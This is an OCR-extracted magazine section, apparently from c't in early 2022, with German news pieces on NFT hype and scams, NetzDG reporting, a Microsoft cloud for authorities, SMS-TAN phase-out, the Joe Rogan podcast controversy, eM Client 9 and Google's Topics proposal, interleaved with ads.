- > Webbakasten
- > Webkonferenzlösung
- > 100 GB Webspace
- > 1.000 E-Mail-Adressen
- > 100 GB E-Mail-Speicher
- > 100 MySQL-Datenbanken

DAUERPREIS

2,29
€/Monat*



**Angebot noch bis Ende
Februar 2022 gültig!**
Preis gilt dauerhaft.

*Preis/Monat inkl. 19% MwSt.
Es fällt keine Einrichtungsgebühr an.
Vertragslaufzeit jeweils 6 Monate,
jederzeit kündbar mit einem Monat
Frist zum Vertragsende.

030 - 20 18 10 00 | nur unter **www.1blu.de/easy**

Goldgräberstimmung

Wer vom NFT-Hype profitiert – und wer verliert

Quentin Tarantino, Johnny Depp und Paris Hilton werben öffentlich für ihre NFTs. Auch Markenhersteller wie Adidas wollen ihre Artikel künftig nicht nur physisch, sondern auch digital im Metaversum verkaufen. Damit fachen sie den Hype um Non-fungible Tokens weiter an, während viele Kleinanleger ihr Geld verlieren und die Technik selbst noch ihren Platz in der Welt sucht.

Von André Kramer

Der Hollywood-Schauspieler Johnny Depp malt nach eigenen Angaben seit vielen Jahren, habe seine Werke aus Respekt vor der Kunst aber bisher nie öffentlich ausgestellt. Ende Januar entschied er, eine Sammlung von Porträts als NFTs (Non-fungible Tokens) anzubieten. Aufgrund seiner Angst vor der öffentlichen Reaktion taufte er die Sammlung „Never Fear The Truth“. Depp malt seine Freunde, unter anderem den Regisseur Tim Burton und

den Autor des Romans „Fear and Loathing in Las Vegas“ Hunter S. Thompson. NFTs sind eine Art Echtheitszertifikat für digitale Werke. Die Daten lassen sich beliebig oft kopieren, das NFT weist sie aber einem eindeutig identifizierbaren Besitzer zu.

Auch der Filmmacher Quentin Tarantino ist ins NFT-Geschäft eingestiegen. In Kooperation mit SCRT Labs verkauft er über tarantinonfts.com Scans seines handgeschriebenen Originaldrehbuchs zu seinem Film „Pulp Fiction“ als NFTs – und zwar kapitelweise. Die erste Ausgabe mit dem Titel „Royale with Cheese“ ging für 1,1 Millionen US-Dollar über den Tresen. Weitere sollen folgen.

Affenliebe

Eine Handvoll NFT-Projekte hat sich mittlerweile zu eigenen Marken entwickelt, beispielsweise die gerenderten Affenporträts des „Bored Ape Yacht Club“ (BAYC). Der Fußballer Neymar kaufte publikumswirksam für knapp 160 Ether, umgerechnet über 370.000 US-Dollar, ein NFT des BAYC. Der Rapper Eminem zahlte Anfang des Jahres 123 Ether, zu der Zeit etwa 450.000 US-Dollar für einen Bored Ape. Paris Hilton und Jimmy Fallon zeigten in dessen Late-Night-Talkshow am 25. Januar in einer bizarren Szene ihre eigenen

Bored Apes auf Pappkarten. Hilton warb in der Show für ihre eigene NFT-Kollektion, die sie gerade zusammen mit der Agentur Superplastic entwickelt.

NFT-Marken wie die Bored Apes werden zu Statussymbolen: Wer es sich leisten kann, präsentiert publikumswirksam die für sechsstellige Beträge erworbenen Affen wie sonst Sportwagen, Beverly-Hills-Anwesen und Luxushandtaschen. Damit strahlen sie den NFT-Glanz wie Leuchttürme in die Welt. Der Wirbel um die öffentlich zur Schau gestellte Affenliebe ist bares Geld wert. Der Bored Ape Yacht Club besteht aus einer Sammlung von 10.000 digitalen Affen. Mit einem Volumen von über 2,3 Milliarden US-Dollar ist er das zweitstärkste NFT-Projekt bisher.


Milliardenumsätze

Als bevorzugte Plattform für NFTs hat sich OpenSea hervorgetan. Beahlt wird in der Kryptowährung Ether. Die Gründer Devin Finzer und Alex Atallah starteten 2018 mit fünf Leuten. Im August 2021 setzten sie 3,4 Milliarden US-Dollar um. 85 Millionen US-Dollar Provision gingen an OpenSea.

Angesichts solcher Beträge wetten auch viele Kleinanleger auf schnellen Reichtum. Interessenten, die sich die Topwerte nicht leisten können, versuchen frühzeitig auf das richtige Pferd zu setzen. Das reizt NFT-Anbieter offenbar zu wunderlichen Angeboten: Omar Farooq verkauft über seinen „Color Museum Market“ 10.000 Farben als NFTs zu je 350 US-Dollar. Der Grund: Warum nicht? Mit den Farben kann man nichts anfangen.

Das Angebot an digitalen Bilderserien, die mehr oder weniger aussehen wie die erfolgreichen Vorbilder, ist mannigfaltig. Die Initiatoren versprechen Partnerschaften mit Promis – ganz wie bei den Bored Apes. Aber nur wenige spült der Hype an die Spitze; der Großteil versinkt in der Bedeutungslosigkeit und mit ihm die investierten Ersparnisse.

Anders als auf kuratierten Handelsplätzen wie Nifty Gateway kann auf OpenSea jeder praktisch alles anbieten. Finzer und Atallah versprechen zwar, Fake-Ange-



Quentin Tarantino verkauft sein Pulp-Fiction-Drehbuch abschnittsweise als NFTs. Das Kapitel „Royale with Cheese“ wechselte bereits den Besitzer.

Bild: tarantinonfts.com

bote automatisch auszufiltern, allerdings klappt das nicht immer. Über ein gefälschtes Bored-Ape-Projekt verlor ein Trader 17.500 US-Dollar. Der Anbieter „Evil Ape“ verschwand Ende September 2021 mit 2,7 Millionen US-Dollar von Anlegern, die Affenbilder seiner „Evolved Apes“ kauften. Mit dem Geld sollte laut Versprechen ein Videospiel entstehen. Ein ähnlicher Betrugsfall betraf das angeblich geplante Spiel „Blockverse“. Anleger verloren hier 1,2 Millionen US-Dollar.

Markenartikel im Metaversum

Von dem Hype um die Affen versuchen Markenhersteller zu profitieren. Seit 21. Januar arbeitet Adidas zusammen mit Prada an einem neuen NFT-Projekt. Es soll Besitzern eines „Adidas Originals Into the Metaverse“-NFTs Zugang zu einer „interaktiven, dynamischen Plattform“ bieten. Die Aktion gehört zu einer Offensive des Sportartikelherstellers im Metaversum. Adidas „untersucht den Wert von web3“ und möchte die Interessenten virtueller Welten für sich gewinnen. Der Chef der Adidas-Digitalsparte Tareq Nazlawy hat bereits Ende Juni eine Kooperation mit dem Bored Apes Yacht Club, dem puerto-ricanischen NFT-Sammler Gmoney und der NFT-Comicsreihe Punks Comic von Pixel Vault initiiert. Ein Tweet des BAYC zeigt einen Affen mit Adidas-Jacke nebst Logos der oben genannten.

Die Partner sind nicht zufällig gewählt. Nur ein NFT-Projekt hat bisher mehr umgesetzt als die Bored Apes. Punks Comic erzählt Geschichten mit Charakteren der CryptoPunks, einer Sammlung von 10.000 pixeligen NFT-Avataren. Die CryptoPunks sind wie der BAYC ein NFT-Schwergewicht mit einem Verkaufsvolumen von insgesamt fast zwei Milliarden US-Dollar – die drittstärkste NFT-Marke weltweit. Adidas besitzt über die genannten Kooperationen hinaus auch virtuelles Land im Metaversum von The Sandbox, der Nummer fünf mit umgesetzten 387 Millionen US-Dollar. Die genannten Zahlen stammen von NonFungible.com.

In kürzester Zeit verkaufte Adidas auf OpenSea 30.000 NFTs und nahm dabei 21 Millionen US-Dollar ein. Auch in The Sandbox können Avatare jetzt teure Markenklamotten für einen Ladenpreis von 700 US-Dollar pro Stück tragen: Zur Wahl stehen jeweils vier Produkte, darunter Trainingsanzüge, Jogginghosen und Hoodies. Aktuell steht der NFT-Preis bei rund 2300 US-Dollar.

Andere Markenhersteller folgen dem Sportbekleider aus Herzogenaurach auf dem beturnschuhten Fuße. Der Konkurrent Nike kaufte im Dezember das auf virtuelle Turnschuhe spezialisierte Unternehmen RTFKT und dürfte bald mit ähnlichen Produkten nachziehen. Mercedes-Benz tweetete am 17. Januar, dass die fünf Künstler Baugasm, Klarens Malluta, Antonio Tudisco, Charlotte Taylor x Anthony Authié sowie Roger Kilimanjaro NFT-Kunst der neuen G-Klasse des Autoherstellers schaffen.

Im November 2021 bot Disney in Zusammenarbeit mit VeVe und über deren Mobil-App die „Golden Moments“ NFT Collection an, digitale Sammlerstücke verschiedener Disney-Marken von Pixar über Marvel bis Star Wars. Eines der elf NFTs kostet 60 US-Dollar; Walt und Mickey kosteten 333 US-Dollar. Die Tokens stehen in Auflagen von 4333 bis 12.333 zur Verfügung. Walt und Mickey wechselte jüngst auf OpenSea für 73 US-Dollar den Besitzer – weit unter Ausgabepreis. Elsa ist häufig, Bart Simpson eher selten – wie bei echten Sammelkarten. Aktuell sichert sich Disney mit der „Mickey Mouse NFT Collection“ erneut ein Stück vom NFT-Kuchen. Sie zeigt die Originalmaus pfeifend am Ruder von Steamboat Willie.

Potenzial oder Perpetuum Mobile

NFT-Werke wie Bored Apes oder CryptoPunks sind weder große Kunst noch sind die Käufer sonderlich kunstinteressiert. Künstler, die ihre Werke über Galerien als NFT anbieten, wie der Berliner Johann König, sind Ausnahmeerscheinungen. In der Regel geht es ums Geld. OpenSea erinnert eher an eine Art digitales eBay als an eine Kunstgalerie, wobei NFTs nicht wie echte Sammlerstücke durch natürlichen Verfall über die Jahre knapp werden. Händler „sweepen“ gewisse NFT-Reihen, das heißt sie kaufen günstige Restbestände auf, um das Angebot zu verknappen und damit den Preis zu heben. In Clubs wie Proof Collection, der seine Mitgliedschaft selbst teuer als NFT verkauft, tauschen sich einflussreiche Sammler über das nächste große Ding aus. Was am Ende an Wert gewinnt, entscheiden Influencer, die eine große Gruppe von Interessenten für eine Idee begeistern können.

Interessenten aus der zweiten Reihe gehören nur selten zum informierten Insider-Kreis. Social-Media-Beiträge und -Anzeigen versprechen mit Buzzwords wie




Bild: Bored Ape Yacht Club

Adidas kooperiert mit Bored Apes, CryptoPunks und dem NFT-Sammler Gmoney, um im Metaversum Fuß zu fassen.



Bild: Disney und VeVe

Disneys „Golden Moments“ NFT Collection enthält limitierte Auflagen virtueller Statuen von Mickey Mouse, Iron Man, R2-D2 oder Bart Simpson. Leider ist auch das Gold virtuell.




Bild: Larva Labs

Larva Labs kreierte im Jahr 2017 10.000 pixelige CryptoPunks, die jetzt zu den Top-NFT-Werten gehören.

„Magic Moment“, „Next Big Thing“ und „Early Adopter“ Einstiege in einen boomenden NFT-Markt wie in den Neunzigern ins Web, werben für eine Parallelwelt im Metaversum mit vermeintlich ungeahnten Möglichkeiten zur Kundenakquise. Wer aktuell einsteigt, hat mit hoher Wahrscheinlichkeit den Zug verpasst und versorgt die mit frischem Kapital, die bereits aufgestiegen sind. Damit der Hype immer weiter geht. (akr@ct.de) **ct**

NetzDG-Meldepflicht greift vorerst nicht

Soziale Plattformen sträuben sich juristisch dagegen, Nutzer wie vom NetzDG gefordert ans BKA zu melden. Die erwartete Ermittlungsschwemme gegen sogenannte „Hasskriminalität“ bleibt daher vorerst aus.

Seit dem 1. Februar müssen soziale Netzwerke potenziell strafbare Inhalte ihrer Nutzer ans Bundeskriminalamt (BKA) melden – mitsamt der zum Nutzer gespeicherten IP-Adresse. Über Bestandsdatenauskünfte bei Providern soll das BKA dann bei einem Anfangsverdacht den jeweiligen Anschluss ermitteln und damit an die Täter kommen. So zumindest sieht es eine nun in Kraft getretene Änderung des Netzwerkdurchsetzungsgesetzes (NetzDG) vor. Sie soll laut alter Bundesregierung zur Eindämmung sogenannter „Hasskriminalität“ beitragen.

Doch vorerst wird es dazu nicht kommen: Bereits Mitte des vergangenen Jahres hatte sich Widerstand der großen US-Konzerne formiert. YouTube reichte im Juli 2021 Feststellungsklage beim Verwaltungsgericht Köln ein. Facebook, heute Meta, schloss sich an. Im Januar 2022

zogen TikTok und Twitter nach. Nun teilt das Bundesjustizministerium mit, dass es zumindest gegenüber YouTube und Meta eine „Stillhalteusage“ gegeben hat – bis zum Abschluss des Rechtsstreits müssen die Plattformbetreiber keine Sanktionen nach NetzDG befürchten. Eine mögliche Reaktion anderer Plattformen im Sinne des Gesetzes, etwa Instagram, Reddit oder Soundcloud, steht noch aus.

Auf jeden Fall kommt nun auf die extra geschaffene „Zentrale Meldestelle für strafbare Inhalte im Internet“ (ZMI) im BKA weniger Arbeit zu als erwartet. Nach eigener Aussage hatte das BKA mit jährlich 250.000 Meldungen der Plattformen und 150.000 daraus resultierenden Ermittlungsverfahren kalkuliert. Dafür hat man rund 200 neue Stellen geschaffen. Nach Informationen des Nachrichtenmagazins „Der Spiegel“ weicht das BKA vorerst auf ein „Alternativszenario“ aus: Die ZMI beschränke sich auf Ermittlungen, die aus anderen Meldestellen – etwa „Hessen gegen Hetze“ – zugeleitet werden. Allerdings muss sie dabei auf IP-Adressen verzichten. (hob@ct.de)



Bild: „Die Insider“

Facebook meldet Verfasser von potenziell strafbaren Inhalten (hier in den Kommentaren unter einem Posting der AfD-Politikerin Beatrix von Storch) vorerst nicht ans BKA.

SAP und Arvato planen Microsoft-Cloud für Behörden

SAP und Arvato wollen ein Cloud-Angebot mit Microsoft-Software für den öffentlichen Sektor in Deutschland aufbauen. Dafür gründen die beiden deutschen Konzerne ein Joint Venture, wie sie Anfang Februar bekannt gaben. Den Betrieb der Rechenzentren soll Arvato Systems übernehmen. Das geplante Angebot soll Microsofts Cloud-Plattform Azure inklusive Office- und Kommunikationssoftware wie Microsoft 365 enthalten.

Microsoft begnügt sich dabei mit der Rolle des Software-Zulieferers. „Sowohl Datenverarbeitung und Datenhaltung als auch der Betrieb sämtlicher Services erfolgen in Deutschland“, erklärten SAP und Arvato. Ihr gemeinsames Tochterunternehmen werde „alleiniger Eigentümer“ der Plattform. Durch dieses Konstrukt wollen die Partner den Behörden von Bund, Ländern und Kommunen ermöglichen, die Clouddienste von Microsoft zu nutzen und gleichzeitig Anforderungen

des Bundesamts für Sicherheit in der Informationstechnik (BSI) zu erfüllen. Dazu werde man eng mit dem BSI zusammenarbeiten.

Dabei geht es unter anderem um Geheimschutz, autarken Betrieb und die Kontrolle von Software-Updates (siehe c't 14/2021, S. 136). Bereits vor einem Jahr war bekannt geworden, dass Microsoft der Bundesregierung angeboten hat, den Betrieb seiner Cloud-Angebote deutschen Unternehmen zu überlassen. In Frankreich verfolgt Microsoft ein ähnliches Konzept: Dort haben Capgemini und Orange ein Joint Venture für den Betrieb einer Microsoft-Cloud gegründet. In Deutschland haben die Konkurrenten Google und Telekom ebenfalls den Aufbau eines „souveränen“ Cloud-Angebots für den öffentlichen Sektor angekündigt, wobei die Server unter der Kontrolle von T-Systems in Google-Rechenzentren stehen sollen. (cwo@ct.de)

Banken schalten SMS-TAN ab

2,4 Millionen Kunden deutscher Volks- und Raiffeisenbanken sowie Sparkassen nutzen beim Onlinebanking noch das SMS-TAN-Verfahren. Sie müssen sich nun auf deren Ende einstellen: Ab Mitte 2022 wollen die jeweiligen IT-Dienstleister Atruvia (vormals Fiducia & GAD) und Finanz Informatik die Zwei-Faktor-Authentifizierung vollständig mit anderen Methoden abwickeln. Dazu gehören beispielsweise das pushTAN-Verfahren mittels Smartphone-App oder externe optische Lesegeräte mit chipTAN-Funktion.

Zur Begründung nennen beide Dienstleister die Kosten der SMS-Kontingente und verweisen zugleich auf Sicherheitsaspekte und eine entsprechende Empfehlung des Bundesamts für Sicherheit in der Informationstechnik (BSI). Kunden anderer Banken wie Deutsche Bank und Commerzbank sind nicht betroffen; sie wollen die SMS-TAN auch weiterhin anbieten. (mon@ct.de)

WENN SCHNELLE LÖSUNGEN EINE ROLLE SPIELEN.

Cordaware **bestzero**: Mit Sicherheit einfach besser.



bestzero®



VPN



Der Joe-Rogan-Algorithmus

Ein Podcast stellt die Debattenkultur auf den Kopf

Im Podcast von Joe Rogan kritisierten Gäste unter anderem die Coronapolitik der US-Regierung. Nachdem 270 Wissenschaftler Rogan der Verbreitung von Falschinformationen beschuldigten, forderte der Rocksänger Neil Young die Absetzung der Show und löste einen Streit um die Debattenkultur im Internet aus.

Von Hartmut Gieselmann

Der Streit um den Podcast von Joe Rogan schlug hohe Wellen: Weil mehrere seiner Gäste Zweifel an der Wirksamkeit und den Nebenwirkungen von Corona-Impfstoffen äußerten, forderten 270 Wissenschaftler den Betreiber Spotify auf, die Verbreitung „gefährlicher Falschinformationen“ zu beenden. Rockmusiker Neil Young setzte noch einen drauf und forderte Spotify auf, die Show abzusetzen. Als Spotify dem nicht nachkam, entfernte Young kurzerhand seine Musik – bis auf wenige Ausnahmen – von der Plattform.

Der Disput bescherte Rogan, der zuvor hauptsächlich in den USA bekannt war, weltweite Aufmerksamkeit. Die einen titulierte Rogan als rechten Schwurpler, die anderen sahen in Youngs Aktion einen Beweis für die Cancel Culture eines linksliberalen Establishments. Edward Snowden brachte die mediale Aufregung auf den Punkt: „Niemand hat eine stärkere Meinung über Joe Rogan als Menschen, die Joe Rogan niemals zugehört haben.“

Das Phänomen Joe Rogan lässt sich nicht mit einzelnen kurzen Zitaten aus seinen Sendungen begreifen, die durch die Social-Media-Kanäle rauschen. Denn „The Joe Rogan Experience“ stellt sich modernen Trends zum immer schnelleren und homogeneren Medienkonsum in der Filterblase entgegen. Wo YouTube und

Facebook per Algorithmus ihren Mitgliedern immer mehr vom Gleichen vor die Nase setzen, um Berieselungsdauer und Werbeeinnahmen zu maximieren, lädt Rogan kontroverse Gäste in sein Studio. Wo TikTok Videos zu einem Stakkato mit einer Aufmerksamkeitsspanne von wenigen Sekunden verdichtet, plaudert Rogan drei bis vier Stunden am Stück mit einem Gast. Seit zwölf Jahren macht er das, pro Woche durchschnittlich drei Mal. Laut Medienberichten erreicht Rogan damit durchschnittlich elf Millionen Zuhörer.

Seit September 2020 sind die bald 1800 Folgen seiner Show auf der Streamingplattform Spotify zu hören und zu sehen, mit der er einen Exklusivvertrag über 100 Millionen US-Dollar abschloss. Das schwedische Unternehmen lässt Rogan bei der Wahl seiner Gäste und Themen deutlich mehr Spielraum, als ihm vielleicht ein US-Konzern geben würde. Und so lädt Rogan häufiger Köpfe ein, die andernorts als Parias gelten und bei Twitter, YouTube und Facebook gesperrt wurden.

Jenseits der Schubladen

Zu seinen Gästen gehörte kürzlich etwa Robert Malone, der als mRNA-Forscher den Hersteller Pfizer kritisiert und Mängel bei Impfstoffstudien gefunden haben will. Auch Alex Jones war zu Gast, Betreiber der rechten Online-Postille infowars.com. Rogan hört ihnen aufmerksam zu, tauscht

Anekdoten und Einschätzungen aus, ohne sie frontal anzugreifen.

Die Gäste kommen keinesfalls nur aus dem rechten Spektrum. Rogan redet mit dem rechten Gitarristen Ted Nugent ebenso wie mit dem linken Sänger Henry Rollins. Er raucht mit Elon Musk einen Joint und spricht mit Edward Snowden über Abhörmethoden der NSO Group.

Für seinen offenen, ruhigen Diskussionsstil erhält Rogan Anerkennung sowohl aus dem rechten, linken, liberalen wie auch konservativen Lager. Vergleicht man Rogan jedoch mit Tilo Jung, der im deutschen Podcast „Jung & Naiv“ sowohl Gregor Gysi als auch Andreas Kalbitz interviewte, fallen Unterschiede auf: Jung bereitet sich besser auf seine Gäste vor und stellt sich falschen Behauptungen selbstbewusst entgegen. Rogan widerspricht hingegen nur, wenn es allzu abstrus wird. Als Alex Jones beispielsweise den Treibhauseffekt von CO₂ anzweifelt, bittet Rogan seinen Kollegen um einen Faktencheck. Der googelt dann live einen Artikel der BBC, der die Behauptung widerlegt.

Diese zuweilen unzureichende Vorbereitung und Gegenrede gestand Rogan in einer Reaktion auf die Kritik ein. Womöglich ist sie auch der hohen Frequenz und der Länge seiner Sendungen geschuldet. Ein dreistündiges Gespräch an jedem zweiten Tag lässt sich nicht so gut vorbereiten wie ein einstündiges Interview pro Woche. Und sein Unterhaltungsformat ist dem nötigen wissenschaftlichen Diskurs bei einigen Themen offenbar nicht gewachsen.

Immerhin: Spotify will künftig bei Sendungen zu Corona auf wissenschaftliche Informationsseiten verweisen. Rogan gelobte, Fakten genauer prüfen und ein breiteres Spektrum von Experten in seine Sendung einzuladen. Wenn es ihm gelingt, ist seine Sendung eine Bereicherung. Denn indem Rogan Filterblasen perforiert, gibt er Einblicke in die Gedankenwelt politisch konträrer Personen und macht plausibel, warum diese ihre Ideen zum Teil so vehement vertreten. (hag@ct.de) 



Bild: The Joe Rogan Experience


Joe Rogan hostet den wohl weltweit erfolgreichsten Podcast auf Spotify und holt streitbare Gäste ins Studio.

eM Client 9 im offenen Betatest

Die neunte Version des Outlook- und Thunderbird-Konkurrenten kann bis Mitte April kostenlos getestet werden.

eM Client ist ein E-Mail-Client für Windows und macOS mit Kalender, Aufgabenplanung und Kontaktverwaltung und versteht sich als Alternative zu MS Outlook und Mozilla Thunderbird. Der Hersteller kündigt die neue Major-Version 9.0 für Ende Februar 2022 an und stellt Interessenten ab sofort eine zeitlich beschränkte kostenlose Beta-Version zur Verfügung.

Es sind etliche Funktionen hinzugekommen. So werden jetzt Exchange/Office-365-Archive unterstützt, Outlook-Regeln lassen sich importieren und es wurden zusätzliche Online-Meeting-Anbieter (Webex, GoTo Meeting, Meetn, IceWarp) integriert. Mails lassen sich an denselben Adressaten erneut senden und Dateianhänge separat weiterleiten. Zahlende Kunden erhalten in der Pro-Version einen Anti-Tracking-Algorithmus, der Zählpixel aufdeckt, Filteransichten für Nachrichtenordner und die Option, eine irrtümlich gesendete Mail innerhalb von 10 Sekunden „zurückzuholen“. Tatsächlich wird die Nachricht hierzu mit einer Zeitverzögerung gesendet und solange ein Panikbutton eingeblendet. Zudem haben die Entwickler an der Bedienoberfläche gefeilt.



Außer neuen Funktionen bringt Version 9 des eM Client viele Verbesserungen der Bedienoberfläche, darunter Avatare und eine Textvorschau in Nachrichtenlisten.

Es gibt jetzt Unterhaltungsansichten, Avatare und Textschnipsel in den Nachrichtenlisten sowie eine Aufgabenansicht im GTD-Stil.

Die Beta-Version entspricht der bezahlten Pro-Version und ist bis zum 15. April 2022 lauffähig. Danach kauft man die Vollversion für knapp 50 Euro oder lässt den Client zur kostenlosen Version

herunterstufen. Die erlaubt allerdings nur zwei Mailkonten und streicht etliche erweiterte Funktionen.

Der Hersteller empfiehlt Nutzern einer Vorgängerversion vor der Installation der 9.0 Beta auf einem Produktsystem dringend ein Backup der Datenbank, da der Vorgang die Datenbankdateien aktualisiert. (swi@ct.de)

**WIBU
SYSTEMS**

Das CodeMeter-Universum: Eine Konstellation von Schutz-, Lizenzierungs- und Sicherheitstools

Cybersicherheit erfordert Robustheit, Skalierbarkeit, Modularität und Effizienz in ständiger Feinabstimmung.

Das CodeMeter-Ökosystem schützt und monetarisiert die Maschinensoftware, Konfigurationsdaten und digitale Designs in der vernetzten Industrie.

Greifen Sie nach den Sternen und verlangen Sie Spitzenqualität!



Starten Sie jetzt und fordern Sie Ihr CodeMeter SDK an [s.wibu.com/sdk](https://www.wibu.com/sdk)



+49 721 931720
sales@wibu.com
www.wibu.com



SECURITY
LICENSING
PERFECTION IN PROTECTION

Themenplanung

Googles Modell für Online-Werbung

Wie soll Chrome zukünftig zwecks zielgerichteten Marketings Informationen über die Interessen seiner Nutzer sammeln, ohne zu viel ihrer Privatsphäre preiszugeben? Googles neuester Vorschlag nennt sich Topics.

Von Torsten Klein

Google hat es sich zur Aufgabe gemacht, die Onlinewerbung neu zu erfinden. Googles Meinung hat Gewicht, denn das Unternehmen bringt Chrome heraus, den meistgenutzten Browser der Welt. Ende Januar hat der Konzern „Topics“ vorgestellt: Chrome soll automatisch erfassen, welche Websites ein Nutzer besucht, und ihm bestimmte Interessen zuordnen. Wer etwa täglich auf Sportschau.de surft, ist ein Sportfan; wer hingegen die Website der New York Times aufsucht, ist vermutlich an Politik interessiert.

Aus diesen Infosnipseln fügt der Browser ein Interessenprofil zusammen, das Werbetreibende über ein API anzapfen können, um Anzeigen gezielt auszuspielen. Topics soll einerseits die Bedürfnisse der Werbeindustrie bedienen, die in weiten Teilen vom zielgerichteten Marketing lebt. Zugleich soll der Vorschlag die Privatsphäre der Surfer besser schützen als das heute übliche Nutzertracking mit Third Party Cookies.

Topics ist nicht der erste Entwurf für einen Cookie-Ersatz. Mit der Vorstellung von Topics zieht Google einen Schlussstrich unter seinen kontroversen Vorschlag namens Federated Learning of Cohorts (FLoC) – der ebenfalls als Kompromiss gedacht war. Statt Interessen zu sammeln, sollte der Browser über ein komplexes System Nutzer bestimmten Kohorten zuordnen, die dann von der Werbebranche adressiert worden wären.

Dieses System stieß von allen Seiten auf Kritik. Die Wettbewerber befürchteten, dass Google den wahren Datenschatz aus dem Browser für sich behalten und alle anderen mit sehr viel vageren Informationen abspiesen wolle.

Verbraucherschützer und Bürgerrechtler sahen in dem Konzept, den Browser selbst als Datensammeltool der Werbeindustrie zu etablieren, einen Dammbuch gegen die Privatsphäre. Am schädlichsten jedoch war die Zurückweisung durch die wichtigste Kundengruppe: Bei ersten Testläufen zahlten Werbekunden für das Kohorten-Targeting nicht annähernd die gleichen Preise wie bei heute üblichen invasiven Werbemethoden.

Neue Woche, neues Profil

Mit Topics versucht Google nun, alle Konflikte zugleich zu entschärfen. Der Browser soll zwar nach wie vor als zentrales Element aus seiner Surf-Historie ein Interessenprofil generieren und Werbetreibenden zugänglich machen. Im Unterschied zu FLoC soll dieses aber für die Nutzer einfach zugänglich sein: Sie bekommen eine Liste der

aktuellen Interessen angezeigt und können gegebenenfalls falsch identifizierte Themen herauslösen. Die Nutzer bekommen zudem jede Woche automatisch ein neues Interessenprofil zusammengestellt.

Rudimentäres Tracking

Positiv für die anderen Werbevermarkter: Das komplexe und undurchsichtige Konstrukt der Kohorten entfällt. Das System soll zudem, anders als bei FLoC, unabhängig von Googles Servern laufen.

Dennoch ist die Werbeindustrie wenig begeistert von Topics, weil es viel weniger Targeting ermöglicht als Cookies. Bestimmte Werbemethoden wie das bei Firmen beliebte und Verbrauchern gehasste Retargeting sind mit Topics überhaupt nicht möglich.

Es ist also alles andere als klar, ob Topics eine breite Unterstützung aus der Industrie erhält. Wohl auch aus diesem Grund hat Google weitere Vorschläge für die Zukunft des Targetings gemacht. Sein Konzept „FLEDGE“ etwa verlagert nicht nur die Interessenprofile, sondern auch Werbeauktionen direkt auf den Browser.


Google will baldmöglichst mit Praxis-tests beginnen. Der aktuelle Zeitplan sieht vor, dass bis zum vierten Quartal dieses Jahres alle Techniken einsatzbereit sind, die Third Party Cookies ersetzen können. Tatsächlich abschalten will Google die Werbe-Cookies Mitte 2023.

(jo@ct.de) **ct**

Blog-Post zu Topics: ct.de/yp2w

Topics

